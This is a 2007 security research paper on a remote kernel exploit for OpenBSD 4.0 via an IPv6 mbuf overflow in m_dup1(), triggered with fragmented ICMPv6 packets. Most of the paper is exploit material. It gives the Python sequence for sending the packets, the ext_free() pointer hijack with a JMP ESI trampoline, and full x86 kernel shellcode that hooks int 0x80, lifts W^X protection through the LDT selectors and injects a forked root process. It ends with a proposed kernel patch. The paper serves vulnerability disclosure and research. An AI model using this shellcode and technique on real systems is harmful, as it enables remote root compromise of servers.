OpenBSD Remote Exploit

"Only two remote holes in the default install"

Alfredo Ortega, Gerardo Richarte
Core Security

April 2007

Abstract

OpenBSD is regarded as a very secure Operating System. This article details one of the few remote exploit against this system. A kernel shellcode is described, that disables the protections of the OS and installs a user-mode process. Several other possible techniques of exploitation are described.

Contents

1 Introduction

OpenBSD is a Unix-derivate Operating system, focused on security and code correctness. It's widely used on firewalls, intrusion-detection systems and VPN gateways, because of the security enhancements that it implements by default. Some of the protection technologies that OpenBSD has on the default installation are:

- W^X : Nothing writable is executable
- Address layout randomization
- ProPolice stack protection technology

Note that these protection schemes work only on user space applications. The attack that this article describes is on Kernel space, so it is mostly unaffected by all these protections [1]. OpenBSD is freely available and can be downloaded from here [2, Home page].

2 Vulnerability

OpenBSD was one of the first systems to incorporate the KAME IPv6 stack software, supporting next-generation protocols for network communication. Some glue logic is needed to adapt this stack to the internal networking mechanisms of the OS, and is in some of these functions that a buffer overflow was found. Specifically, the function m_dup1() on the file sys/kern/uipc_mbuf2.c is called every time that a specially crafted fragmented icmpv6 packet is received by the IPv6 stack. This function miscalculates the length of the buffer and causes an overflow when copying it.

2.1 Mbufs

Mbufs are basic blocks of memory used in chains to describe and store packets on the BSD kernels. On OpenBSD, mbufs are 256 bytes long; Using fixed-sized blocks of memory as buffers improve the allocation/deallocation speed and minimize copying. The m_dup1() function should duplicate a mbuf, asking for a new mbuf and then copying in the original mbuf, but the length is not checked as a result of the fragmentation, and the whole icmp6 packet is copied over a single mbuf. If the fragment is longer than 256 bytes, it will overflow the next mbuf headers with controlled data. The only useful section

[1] OpenBSD has kernel protections on some architectures, but not on i386



Figure 1: mbuf chain overflow direction

of a mbuf to overwrite is it's header, because inside of it there are several structures that make it possible to exploit the system. The mbuf header structure is shown on Listing 1. Figure 1 is shows a chain of mbufs and the copy direction. You can also see that we overflow at least two mbuf buffers with our attack. The ideal scenario would be to overflow only one mbuf, because if we overflow too much, an unrecoverable kernel crash becomes very likely to happen.

2.2 ICMPV6

ICMP is a protocol used for error reporting and network probing. It's easy to implement because the messages generally consist of a single IP packet. The IPv6 incarnation is no different and we used this protocol as the attack vector.However, it may be possible to trigger the vulnerability using other protocols. As we said already, we fragment a common ICMPv6 echo request packet into two fragments, one of length zero (IPv6 allows this) and one of the total length of the ICMPv6 message. It's important that the ICMPv6 packets be a valid echo request message with correct checksum. Since the attack requires that the packets be processed by the IPv6 stack invalid ICMPv6 packets will be rejected. The format of the two ICMPv6 packets is detailed in fig. 3. We can see how the fragment fits in the mbuf chain, overwritting three mbufs, and the trampoline (JMP ESI on the kernel) lands exactly on the pointer to ext_free(). The header of mbuf2 is specially crafted, activating

Listing 1: mbuf structure definition

```
file: sys/kern/uipc_mbuf2.c
struct mbuf {
        struct  m_hdr m_hdr;
        union {
                struct {
                        struct  pkthdr MH_pkthdr;       /* M_PKTHDR set */
                        union {
                                struct  m_ext MH_ext;   /* M_EXT set */
                                char    MH_databuf[MHLEN];
                        } MH_dat;
                } MH;
                char    M_databuf[MLEN];                /* !M_PKTHDR, !M_EXT */
        } M_dat;
};
```



Figure 2: Detail of ICMPv6 fragments

the M_EXT flag, to force a call to ext_free() when freed. We must also deterministically force a free on mbuf2 and not mbuf1 or mbuf3, or the system will crash. Empirically we found a combination of IPv6 packets that works, even on heavy traffic conditions:

```
  for i in range(100): # fill mbufs
         self.sendpacket(firstFragment)
self.sendpacket(normalIcmp)
time.sleep(0.01)
for i in range(2): # Number of overflow packets to send. Increase if exploit is not reliable
         self.sendpacket(secondFragment)
time.sleep(0.1)
         self.sendpacket(firstFragment)
self.sendpacket(normalIcmp)
time.sleep(0.1)
```

This Python code sends fragments, combined with normal ICMPv6 packets, manipulating the mbuf chains in a way that forces a free exactly on the mbuf that we need. This is a section of the Original Advisory [1]

2.3 Overflow

The overflow happens when the m_dup1() function calls copydata() (2)overwritting a newly allocated mbuf with the second fragment. The important region of memory to overflow is the header of the second buffer, mbuf2. (Our attack requires that the next packet, mbuf3 be also overflowed, but this is because our shellcode is too big to use only 256 bytes. A better attack would overflow only mbuf2)

Listing 2: m_dup1() overflow instruction

```
/kern/uipc_mbuf2.c
static struct mbuf *
m_dup1(struct mbuf *m, int off, int len, int wait)
{

.
.
.
        if (copyhdr)
                M_DUP_PKTHDR(n, m);
        m_copydata(m, off, len, mtod(n, caddr_t)); /* OVERFLOW HERE */
        n->m_len = len;

        return (n);
}
```

2.4 Gaining code execution

There are at least two exploit techniques that can be used on this scenario. On the PoC[2] described on this article we used the most simple and likely to succeed, but both of them are explained.

2.4.1 4-bytes Mirrored write

Because the mbufs are on a linked list, there are a couple of pointers to the previous and next mbuf's. When a mbuf is freed, the pointers on the previous and next mbuf's are exchanged and because we control both pointers (we stepped on them with the overflow) we can write up to 32 bits anywere on the kernel memory. This is not much, but enough to overwrite the process structure and scalate privileges, for example. But this technique is difficult and a more easy solution is available using a member of the mbuf header, because it contains directly a pointer to a function.

2.4.2 Pointer to ext_free()

There is a structure in the mbuf header called m_ext (1), that is used only when there is need for external storage on the mbuf. This external storage can be allocated on a variety of ways, but a function must be provided to free it. As shown in Listing 3, a pointer to this function is stored directly in the mbuf header. This function, ext_free(), is called on the release of the mbuf if the M_EXT flag is set. Since we control the entire mbuf header, if we set the M_EXT flag, set the ext_free() pointer and force the mbuf to be freed, we can redirect the execution to any desired location. This location can be anywhere in the Kernel memory space, because (this is important), *the OpenBSD kernel-space has no protections like there are in user-space*

[2] Proof of Concept

Listing 3: m_ext structure definition

```
/* description of external storage mapped into mbuf, valid if M_EXT set */
file: sys/kern/uipc_mbuf2.c
struct m_ext {
        caddr_t ext_buf;                /* start of buffer */
                                        /* free routine if not the usual */
        void    (*ext_free)(caddr_t, u_int, void *);
        void    *ext_arg;               /* argument for ext_free */
        u_int   ext_size;               /* size of buffer, for ext_free */
        int     ext_type;
        struct mbuf *ext_nextref;
        struct mbuf *ext_prevref;
#ifdef DEBUG
        const char *ext_ofile;
        const char *ext_nfile;
        int ext_oline;
        int ext_nline;
#endif
};
```

thus allowing us to execute code anywhere, on the kernel binary, the data, or the stack. Here the kernel is lacking kernel-space protections like PaX. PaX([4, PaX]) is a linux kernel patch that provides multiple protections to user-space and also for the kernel memory. On the kernel, PAX provides KERNEXEC (W^X and Read-Olny memory on the kernel), Randomized stack and UDEREF (protects kernel-user memory transfers). On the section 9 we propose a simple implementation to add this kind of protection on the OpenBSD kernel for the i386 architecture.

2.4.3 Where to jump?

The final zone that we must arrive is our own shellcode. But there is no predictable position in kernel memory that we can place the shellcode, because we are sending it in a network packet that is stored on a mbuf chain. To address this problem there are a couple of possible solutions:

- Fill all the mbuf's memory space with packets containing the shellcode and jump approximately inside this region. Pro: The chances to land on the shellcode are high. Cons.: A method must be found to spray packets on the target and fill the mbuf's memory. We couldn't find a reliable method to do this.

- Because of the internal parameter passing used by the c compiler, when the ext_free() function is called the position of the mbuf to free must be placed on a register (ESI on OpenBSD 4.0) and if we jump to an instruction ”JMP ESI” or ”CALL ESI” fixed on the kernel binary, the execution flow will continue directly on our shellcode. Pros: Very reliable and deterministic technique. Cons.: depends on the kernel binary.

We selected the last solution mainly because of its ease of implementation. However, it is not the most optimal solution because it depends on the kernel version. Nevertheless by choosing certain special positions in the kernel binary this solution can work on all OpenBSD 4.0 default installations.

3 Now, what?

Great, now we can execute code in ring 0. Now what? There is not much that we can do reliably. At this point we don't know the kernel version or modules that are loaded, nor where in the memory are the kernel structures. We can't access the file system nor the network stack. We don't even know what process is mapped, because we gained control of the system inside a hardware interrupt service. But we know the position of the system call interrupt vector. It's on the Interrupt Descriptor Table (IDT), and the system call number is always 0x80.

3.1 Hooking the system call

The section 6 explains in detail the procedure to hook the system call. Now all processes are visible when they do a int 0x80. We have several options at this point:

- Modify the system call, to add a super-user with known password.
- Modify the current process code to execute our code.
- Any other attack involving only one system call.

The reason that we have only one system call is because the calling process surely will malfunction if we change its system calls. This may be acceptable in some scenarios, however, a better attack would leave the system almost unaffected. Therefore, we chose to modify the current process and manipulate it to execute our code. We use a somewhat complex technique in order to fork and save this process, so it can continue essentially unchanged even as our code is now executing.

4 ShellCode

The ShellCode only hooks the interrupt 0x80 (figure 3), ensuring that system calls from all process pass through our code. Additionally, some data is scavenged by scanning the kernel binary.



Figure 3: System call hook

4.1 Pseudo code

1. Find the interrupt 0x80 address
2. Find equivalent getCurrentProc() function in the kernel
3. Assemble the syscall hook in memory.
4. Patch the IDT, hooking int 0x80
5. Fix the stack and return.

4.2 Detailed description of operation

Find the interrupt address:

```
pusha
sub esp, byte 0x7f ;reserve some space on the stack
sidt [esp+4]
mov ebx,[esp+6]
add esp, byte 0x7f
mov edx,[ebx+0x400]
```

```
    mov ecx,[ebx+0x404]
    shr ecx,0x10
    shl ecx,0x10
    shl edx,0x10
    shr edx,0x10
    or ecx,edx
```

We store the IDT[3] on an unused position of the stack and make calculations to retrieve the 0x80 entry. At the end of this code, the position of the int 0x80 vector is in the ECX register.

Find equivalent getCurrentProc(): Scan the kernel binary to find the equivalent getCurrentProc() that is need in the system call hook ().

```
;Find 'GetCurrProc'
    mov esi,ecx
    and esi,0xfff00000 ; ESI--> Kernel start
    xor ecx,ecx
FIND_cpu_switch:
    mov eax,0x5f757063 ; "cpu_"
    inc esi
    cmp [esi],eax
    jne FIND_cpu_switch
FIND_FF:
    inc esi
    cmp byte [esi],0xff
    jne FIND_FF
    mov edx,esi
    add edx,6 ; EDX--> Start getproc code
FIND_C7:
    inc esi
    cmp byte [esi],0xc7
    jne FIND_C7
    mov ecx,esi
    sub ecx,edx ;ECX --> Size getproc code
```

This piece of assembler receives on ECX the position of the int 0x80 vector. It then finds the start of the kernel binary by simply zeroing the

[3] Interrupt descriptor table

lower word of it, since that vector is at the start of the kernel. Then, it search the binary for a specific pattern. This pattern ”cpu_” is a string that is always[4] at the start of the function ”cpu_switch()”, an assembly function that in the first instructions, loads in EDX the position of the current process structure. The specific instructions change with the OS version, because OpenBSD recently has gained multiprocessor ability and the calculations to get the current running processor has a additional level of indirection in recent kernels. Because we don't know the version of the kernel, or where in the kernel memory this info is stored, we opted to copy the entire block of instructions to our system call hook. We will need these instructions later in the system call execution, to find out whether or not we are root. If we didn't have this info, we could inject a user process with no privileges but the attack will be less valuable.

Assemble the syscall hook on memory: (This is a really simple step, only copy the needed code into specific place-holders). Note that we don't use the instructions movs because we would need to modify the ES and DS selectors to do this, and restore them later.

```
; Copy getproc --> SyscallHook
    call GETEIP
GETEIP:
    pop edi; EIP-->edi
    push edi
    add edi, dword 0xBC ; Offset to SyscallHook getproc()
    mov esi,edx
LOOP_COPY:
    lodsb
    mov [edi],al
    inc edi
    loop LOOP_COPY
```

Patch the IDT: , hooking int 0x80. This is not a difficult operation, since the base address of the ShellCode is on EDI we simply add the offset of the syscall hook and put this value on the IDT. However, the value cannot be written directly, since the pointer to a interruption is not in a contiguous sector of memory.

[4] Since version 3.1 of OpenBSD

```
; Patch IDT
    add edi, dword 0xb7 ;Start of SyscalHook
    mov ecx,edi
    mov edx,edi
    shr ecx,0x10
    mov [ebx+0x400],dx
    mov [ebx+0x406],cx
```

It's important to note that at this point, we got access to every system call on every process. The system will slow a bit, but the hook will be active for only a few milliseconds.

Fix the stack and return: The stack is unbalanced on this stage and a simple RET will crash the kernel. So we fix ESP and return. The calling function will believe that the m_free() function was successful and return happily, but the int 0x80 will be hooked by our code.

```
; fix esp and return
    popa
    add esp, byte 0x20
    pop ebx
    pop esi
    pop edi
    leave
    retn
```

The ShellCode finalize, and the mbuf is believed to be freed. The system call interruption has been hooked, but as we don't have reserved any special memory space, we are vulnerable to overwritting by some future mbuf request. So the process injection must be fast. This is the job of the Syscall Hook.

5 OpenBSD W^X internals

Before explaining the ShellCode operation, a little explanation about one of the most important security feature of OpenBSD: the W^X feature (Nothing writable is executable), nowadays presents on all modern Operating Systems with help of recent features of the CPU[5], was included a long time ago on

[5] Specifically, the NX bit

OpenBSD 3.3, even without any hardware support, and ran on plain i386 hardware.



Figure 4: OpenBSD selector scheme and modification

Figure 4 shows how OpenBSD implements WˆX on the i386 without the NX bit: The CS selector on the user process is only 512 MB long (Initially, it can grow), everything above this is not executable. We can see that the data sector extends way beyond this limit, until the kernel start address (0xD0000000).In this region is placed the .BSS, heap, stack and all other data considered non-executable. A more comprehensive article about this mechanism can be found here: [3, deRaadt]. As the figure shows, if we could extend the CS selector to overlap the heap and stack, suddenly all the memory would become executable and the WˆX protection is defeated [6]. We actually do this, and the next section contains the explanation.

6 Syscall Hook

Now the Shellcode has been executed, and every time a int 0x80 is issued, we take control of the system at the kernel level. But the first thing to know is that in kernel mode, tasks like making a system call or modify process information are non-trivial, because we are not linked against the kernel and cannot know the positions of these functions and structures. Everything is more easy to do as a user-mode process, so we must inject code into a user-mode process. But not any process, but one that has root privileges, so we must know if the process that called us is root. We could have injected all processes with our code and surely one of them will be root, but this would

[6] At least temporally. See 6.3

greatly affect the performance of the compromised server, and the recovery from a big modification like this is difficult. The next step is to inject a user process with root privileges into the system.

6.1 Pseudo code

1. Adjust Segment selectors DS and ES (to use movsd instructions)
2. Find curproc variable (Current process)
3. Find user Id (curproc-¿userID)
4. If procID == 0 :
   (a) Find LDT[7] position
   (b) Extends the length of DS and CS on the LDT
   (c) Modify return address of the Int 0x80 from .text to the stack of the process
   (d) Copy the user-mode ShellCode to the return position on the stack
5. Restore the original Int 0x80 vector (Remove the hook)
6. continue with the original syscall

6.2 Detailed description of operation

Adjust Segment selectors: The first step, adjust DS and ES selectors, is trivial, and not really needed, but we can use the more comfortable movs instruction with correct selectors:

```
;Selectors:
;ds,es,fs,gs : User code
;cs:      Kernel
;ss:      Stack, Shellcode
    pusha
    push ss
    pop ds
    push ds
    pop es
```

[7] Local Descriptor Table

Find curproc variable: Actually, we use part of the kernel, found and copied by the previous ShellCode (see 4.2), to do this. The kernel instructions corresponding to a OpenBSD Kernel, version 3.6-4.1 are:

```
lea     ecx, ds:0D0822940h
mov     esi, [ecx+80h]
```

On ESI is now loaded the current process structure.

Find user Id: This is a simple access to a pointer in the proc structure, made with a couple of assembler instructions:

```
mov eax,[esi+0x10]
mov eax,[eax+0x4]
```

In EAX is now the ID of the user owner of the process that issued the hooked system call. The location of the procID variable is always on the same position on the proc structure, since the beginning of OpenBSD. So this code is always valid.

"If procID == 0": A comparison with zero:

```
test eax,eax
jnz END_short
jmp short We_are_ROOT
```

Find Local descriptor table position: The Pentium processor has the possibility to maintain a custom descriptor table for every task.Not all the operating systems make use of this table, but OpenBSD does. It maintains a table of descriptors for every process, the custom descriptors are stored on the proc structure and reloaded on the context switch. The LDT position is a index on the GDT[8] and to obtain this index a special instruction is needed:

```
sldt ax ; Store LDT index on EAX
```

[8] Global Descriptor Table, where system-wide selectors are stored

The position of the LDT is the third on the GDT, or 0x18 (defined on sys/arch/i386/include/segments.h), because each GDT entry has 8 bytes. We opt to get through this instruction, just to be sure. Not that we have the index of the LDT, we must find the position of of this table on memory. This index is relative to the GDT, so now we must load the GDT postion, and look at this index on the table:

```
sub esp, byte 0x7f
sgdt [esp+4] ; Store global descriptor table
mov ebx,[esp+6]
add esp, byte 0x7f
push eax ; Save local descriptor table index

mov edx,[ebx+eax]
mov ecx,[ebx+eax+0x4]
shr edx,16 ; base_low-->edx

mov eax,ecx
shl eax,24; base_middle  -->  edx
shr eax,8
or edx,eax

mov eax,ecx; base_high --> edx
and eax,0xff000000
or edx,eax

mov ebx,edx ;ldt--> ebx
```

These are a lot of calculations, because the GDT is organized on a similar way that the IDT: The addresses are not contiguous in memory, and must be ”assembled”. As we can see, the final instruction puts the real LDT position on the EBX register. On this table, is the info that we need to modify to shut down the OpenBSD protections.

Extends the length of DS and CS: As we can see on the section 5, The method used on OpenBSD to prevent execution on the stack is to limit the CS selector length. If we extend this selector to cover the entire address space, from 0 to 4 GB (Like Windows NT does) We could execute code anywere on the process. We do this with this instructions:

```
; Extend CS selector
```

```
or dword [ebx+0x1c],0x000f0000
; Extend DS selector
or dword [ebx+0x24],0x000f0000
```

The bits 16-20 are the MSB in the selector range (Again, the range is not contiguous on the LDT entry)

Modify return address of the Int 0x80: We now can execute code on the stack, so the next logical step is to change the return position of the calling process (that we know is root) to the stack. We could overwrite info on the .BSS region of the process, or even the .TEXT region, but the process will surely terminate because we are corrupting important sections of his memory. We as we don't want to kill the calling process, one of the most secure regions to overwrite with our user-mode shellcode, is the unused portions of the stack.

```
;Return to stack
mov edi,[esp+8]
add edi,STACK_SAVE_LEN
mov ebx,[esp+RETURN_ADDRESS]
mov [esp+RETURN_ADDRESS],edi ; And now we return to this
```

Now, on EDI is the position on the stack where the current system call will return, and we backup the actual return address in EBX.

Copy the user-mode ShellCode to the return position: As we now have adjusted the selectors (6.2), a simple movsd instruction can be used:

```
push edi
push esi
add esi,0xd5 ; ***** USER_SHELLCODE offset
mov ecx,SC_LEN ; *** USER_SHELLCODE LEN (in dwords)
rep movsd
pop esi
pop edi
mov [edi+1],ebx ; Write real return address
```

Restore the original Int 0x80 vector: This is the inverse of the operation realized by the ShellCode, and is a little complex because of the format of the entry on the IDT:

```
; --- Restore Xsyscall
sub esp, byte 0x7f
sidt [esp+4]
mov ebx,[esp+6]
add esp, byte 0x7f
mov edx,[ebx+0x400]
mov ecx,[ebx+0x404]
mov eax,[esi+0x1bf] ; EAX <-- Position of old System Call
push eax
and eax,0x0000ffff
and edx,0xffff0000
or edx,eax
mov [ebx+0x400],edx ; Fill MSB of System call address
pop eax
and eax,0xffff0000
and ecx,0x0000ffff
or ecx,eax
mov [ebx+0x404],ecx ; Fill LSB of System call address
```

continue with the original syscall: Finally, the selectors are fixed and a JMP to the real system call is issued:

```
;fix selectors
    push fs
    pop ds
    push fs
    pop es
    popa ; aef
    jmp 0xFFFFFFFF
```

The address 0xFFFFFFFF is a placeholder for the real system call, filled in previously by the ShellCode.

Now, the system is released from the Hook, and continues normally, except for the calling process: This process will return to the stack, and because the protections were lowered, the execution will continue and our user-mode shellcode will execute normally.

6.3 context-switch limit

There is still a limit on the user-mode shellcode execution: In the next context-switch, the LDT will be restored and the code executing on the stack will no longer be permitted to execute. The shellcode execution flow must exit the stack region immediately, or risk causing a SEGFAULT on the next context-switch. Thankfully, today's computers are fast and we have plenty of time to fork, claim memory and exit, so this is really not a issue.

7 User ShellCode

The user-shell code seems like the final step, now we can execute any system call as root, but there are two disadvantages:

1. The process will stop the normal operation and will start to execute our code. This maybe is not a big problem if the injected process is a child of the Apache web server [9], but we really are not controlling which process are we injected into. Maybe is the init process, and killing this process is not a good idea.

2. We have a very short time to execute before we are context-switched and loose the ability to execute on the stack, so we must copy the shellcode to a more secure area to continue execution.

So, the user-mode shellcode must take a series of steps before the final payload is executed.

7.1 Pseudo code

1. Ask for a chunk of executable and writable memory (We use the MMAP system call for this)

2. copy the rest of the shellcode and continue the execution on this region.

3. Do a FORK system call.

4. On the child: Continue the execution of the final payload.

5. On the parent process: Return to the original call.

[9] In tests, the most commonly injected process on OpenBSD 4.0 with default installation was sendmail, because it periodically makes a couple of system-calls

7.2 Detailed description of operation

The operation of this code is not different of any other user-mode ShellCode, but the code it's explained anyway, for completeness.

Ask for a chunk of executable and writable memory: This is a very standard call to mmap system call. OpenBSD protection WˆX say that Nothing writable is executable, but this system call provides, legally, a region that violate this rule.

```
; mmap
xor eax,eax
push eax ; offset 0
push byte -1 ; fd
push ax
push word 0x1002 ; MAP_ANON | MAP_PRIVATE
push byte 7 ;PROT_READ+PROT_WRITE+PROT_EXECPR
push dword 0x1000 ; size (4096 bytes should be enough for everybody)
push eax ; address = 0
push eax ; NULL
mov al,0xc5
mov ebx,esp
int 0x80
```

Now, the pointer to the newly allocated executable region is on EAX.

Copy the shellcode and jump: A simple movsd and jmp to the newly allocated block will do:

```
; Copy to executable region
mov edi,eax
mov ecx,SC_LEN
CALL GETEIP2
GETEIP2:
pop esi
add esi,byte 0x8
rep movsd
jmp eax
```

At this point, we are safe for the context switch.All OpenBSD protections will activate again but the shellcode can continue to execute safely for ever. But would be nice if the injected process don't die, so we fork.

Do a FORK system call:

```
xor eax,eax
mov al,byte 2
int 0x80
test eax,eax
je FINAL_PAYLOAD
popf
popa
ret ; return to parent process
FINAL_PAYLOAD:
        ;/// Put final payload here!!
```

Now, the parent process has resumed execution normally, and the child process is executing the payload, wherever it is, for ever.

8 Failed attempts

Many attempts were done before reaching this, somewhat complex steps. The shellcode didn't change very much, because in the moment and position in the kernel where it's executed, you can't do a lot of things easily, except to hook the Int 0x80. But in the system call hook we tried to do a couple of things before reaching the final version, with interesting results:

- The first, the most simple, is to try to make system calls from kernel mode. This didn't work because of little understood reasons [10] (And as a side note, caused a lot of trouble on vmware images).
- The second attempt, with the most curious result was this: At first, we made the system call hook try to write directly to the .TEXT section of the executable, directly on the point of return, with our shellcode. This seems impossible to do, because of the memory-page protections that OpenBSD implements on all the .TEXT region. But the Pentium processor has a flag on CR2 (Control Register 2) accesible only on RING-0 that disables all the page-protection mechanism, and allow the code to write anywhere. Setting this flag, we wrote to the .TEXT of the executable and voila! we landed on our shellcode and we were very

[10] OpenBSD would think that a system-call realized from within a system-call was a Linux system call, and won't execute it.

happy. But in a cruel twist, the ELF files on OpenBSD are memory-mapped, so when we wrote to the .TEXT section, we really were writing to the ELF file directly on the disk, trashing our OpenBSD installation. That trick didn't work.



Figure 5: OpenBSD Kernel CS selector modification

9 Proposed Protection

A possible fix to this type of vulnerability is to implement a kind of protection similar to WˆX but on the kernel-level. This is already done on some architectures, but not in the more popular i386. A quick fix on the OpenBSD kernel can be made, and is proposed in this section.

We can see on the listing 4, the initial bootstrap selector setup, done on the init386() function. The interesting ones are the GCODE_SEL and the GICODE_SEL, the Kernel-mode and Interrupt-mode code selector setup repectively. We can see that these selectors are 4 GB in size each, but we could reduce this lenght so the memory above the kernel binary is not executable. The kernel-image starts at 0xD0000000, and is aproximately 6 MB length. We can shrink the Code selector (And the Interrupt Code Selector too, or hardware interrupts will be unprotected) to the 0xD1000000 (see Figure 5), leaving plenty of space to the kernel to execute. As the mbufs structures and kernel stack begins at 0xD2000000, the exploit described in this article will not execute with this patch:

```
sys/arch/i386/i386/machdep.c

      - setsegment(&gdt[GCODE_SEL].sd, 0, 0xfffff, SDT_MEMERA, SEL_KPL, 1, 1);
      - setsegment(&gdt[GICODE_SEL].sd, 0, 0xfffff, SDT_MEMERA, SEL_KPL, 1, 1);
      + setsegment(&gdt[GCODE_SEL].sd, 0, 0xd1000, SDT_MEMERA, SEL_KPL, 1, 1);
      + setsegment(&gdt[GICODE_SEL].sd, 0, 0xd1000, SDT_MEMERA, SEL_KPL, 1, 1);
```

Listing 4: bootstrap selectors setup

```
 sys/arch/i386/i386/machdep.c
void
init386(paddr_t first_avail)
{

.
.
.

        /* make bootstrap gdt gates and memory segments */
        setsegment(&gdt[GCODE_SEL].sd, 0, 0xfffff, SDT_MEMERA, SEL_KPL, 1, 1);
        setsegment(&gdt[GICODE_SEL].sd, 0, 0xfffff, SDT_MEMERA, SEL_KPL, 1, 1);
        setsegment(&gdt[GDATA_SEL].sd, 0, 0xfffff, SDT_MEMRWA, SEL_KPL, 1, 1);
        setsegment(&gdt[GLDT_SEL].sd, ldt, sizeof(ldt) - 1, SDT_SYSLDT,

.
.
.

}

void setsegment(sd, base, limit, type, dpl, def32, gran)
        struct segment_descriptor *sd;
        void *base;
        size_t limit;
        int type, dpl, def32, gran;
```

We replace the 0xfffff limit[11] with a more conservative 0xd1000. This simple modification add some protection to kernel attacks that place the shellcode on the kernel stack or kernel memory structures. The simplistic solution doesn't takes in account a lot of kernel mechanisms, like the loadable kernel modules, that will not execute on this scenario.

10 Conclusion

Writing this ShellCode we learned that Kernel-mode programming is a very different beast that user-mode, and even with a great debugging environment like the provided with OpenBSD [12] unexpected things are bound to happen.

On the assembler side, we learnt to use instructions and CPU features used only by operating system's engineers and low-level drivers.

On the security side, we can conclude that even the most secure and audited system contains bugs and can be exploited. It's almost certain that new and complex software modules like a IPv6 stack contains bugs.

Finally, this exploit wouldn't be possible if kernel protections were in place on OpenBSD. Against user bugs, user-mode protections are very effective, but proved totally innocuous for kernel-mode bugs. Adding kernel-mode protections is difficult on the i386 platform, but will be necessary on future kernels, and more so on security-oriented products.

[11] The limit is in 4Kb Pages, so 0xfffff covers the 4 GB address space

[12] Using the DDB kernel debugger.

We presented a generic kernel shellcode technique, not in theory but a real attack. And because the basic internal structures are similar between the major operative systems, with little modificatios this kind of kernel attack could work also on other BSDs, Linux or Windows.

References

[1] *Original Core Security Advisory* http://www.coresecurity.com/ index.php5?module=ContentMod&action=item&id=1703

[2] *OpenBSD Home Page* http://www.openbsd.org/

[3] *T. de Raadt- Exploit mitigation Techniques* http://www.openbsd.org /papers/ven05-deraadt/index.html

